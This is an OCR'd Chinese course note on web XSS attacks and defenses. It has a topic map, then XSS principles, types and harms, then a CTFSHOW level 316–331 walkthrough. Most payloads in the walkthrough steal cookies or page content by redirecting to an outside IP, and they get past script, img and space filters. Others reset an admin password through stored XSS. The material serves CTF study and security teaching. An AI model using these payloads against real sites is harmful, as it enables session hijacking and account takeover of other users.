
WEB 攻防-通用漏洞&XSS 跨站&绕过修复&http_only&CSP&标签符号


ASP
IIS安全
解析
短文件
配置不当写权限
源码问题
MDB下载
ASP数据库植入
ASPX
配置不当
路径泄漏错误
代码安全
DLL反编译
常见漏洞
未授权访问
PHP
应用
CTF考点
真实CMS源码
函数
==与===
md5
不比较类型
比较类型
intval
取整数，进制或小
strpos
查看字符串，换行
in_array
第三个参数设置
preg_match
数组绕过
不带M正则
str_replace
无递归，双写
JAVA
代码URL对应
JAR反编译
URL路由代码关系
加载jar包
身份验证
JWT安全
空算法无
爆破密匙
KID攻击
其他安全
访问控制
安全组件
看项目中带有的组件jar
看代码中声明包含的组件

#知识点：

1、XSS 跨站-过滤绕过-便签&语句&符号等

2、XSS 跨站-修复方案-CSP&函数&http_only 等

1、原理

指攻击者利用网站程序对用户输入过滤不足，输入可以显示在页面上对其他用户造成影响的 HTML 代码，从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式。通过在用户端注入恶意的可执行脚本，若服务器对用户的输入不进行处理或处理不严，则浏览器就会直接执行用户注入的脚本。

-数据交互的地方

get、post、headers

反馈与浏览

富文本编辑器

各类标签插入和自定义

-数据输出的地方

用户资料

关键词、标签、说明

文件上传

2、分类

反射型（非持久型）

存储型（持久型）

DOM 型

mXSS(突变型 XSS)

UXSS（通用型 xss）

Flash XSS

UTF-7 XSS

MHTML XSS

CSS XSS

VBScript XSS

3、危害

网络钓鱼，包括获取各类用户账号；

窃取用户 cookies 资料，从而获取用户隐私信息，或利用用户身份对网站执行操作；

劫持用户（浏览器）会话，从而执行任意操作，例如非法转账、发表日志、邮件等；

强制弹出广告页面、刷流量等；

网页挂马；

进行恶意操作，如任意篡改页面信息、删除文章等；

进行大量的客户端攻击，如 ddos 等；

演示案例：

- XSS 绕过-CTFSHOW-361 到 331 关卡绕过 WP
- XSS 修复-过滤函数&http_only&CSP&长度限制

#XSS 绕过-CTFSHOW-361 到 331 关卡绕过 WP

绕过：https://xz.aliyun.com/t/4067

316-反射型-直接远程调用

```
<script>window.location.href='http://47.94.236.117/get.php?c='+document.cookie</script>
```

317-反射型-过滤<script>

```
<img src=1 onerror=window.location.href='http://47.94.236.117/get.php?c='+document.cookie;>
```

318 319-反射型-过滤<img>

```
<input onload="window.location.href='http://47.94.236.117/get.php?c='+document.cookie;">
<svg onload="window.location.href='http://47.94.236.117/get.php?c='+document.cookie;">
```

320-326-反射型-过滤空格

```
<svg/onload="window.location.href='http://47.94.236.117/get.php?c='+document.cookie;">
```

327-存储型-无过滤

```
<script>window.location.href='http://47.94.236.117/get.php?c='+document.cookie</script>
```

328-存储型-注册插入 JS

```
<script>window.location.href='http://47.94.236.117/get.php?c='+document.cookie</script>
```

329-存储型-失效凭据需 1 步完成所需操作

```
<script>
$('.laytable-cell-1-0-1').each(function(index,value){
    if(value.innerHTML.indexOf('ctf'+'show')>-1){

window.location.href='http://47.94.236.117/get.php?c='+value.innerHTML;
    }
});
</script>
```

330-存储型-借助修改密码重置管理员密码(GET)

```
<script>window.location.href='http://127.0.0.1/api/change.php?p=123';</script>
```

331-存储型-借助修改密码重置管理员密码(POST)

```
<script>$.ajax({url:'http://127.0.0.1/api/change.php',type:'post',data:{p:'123'}});</script>
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址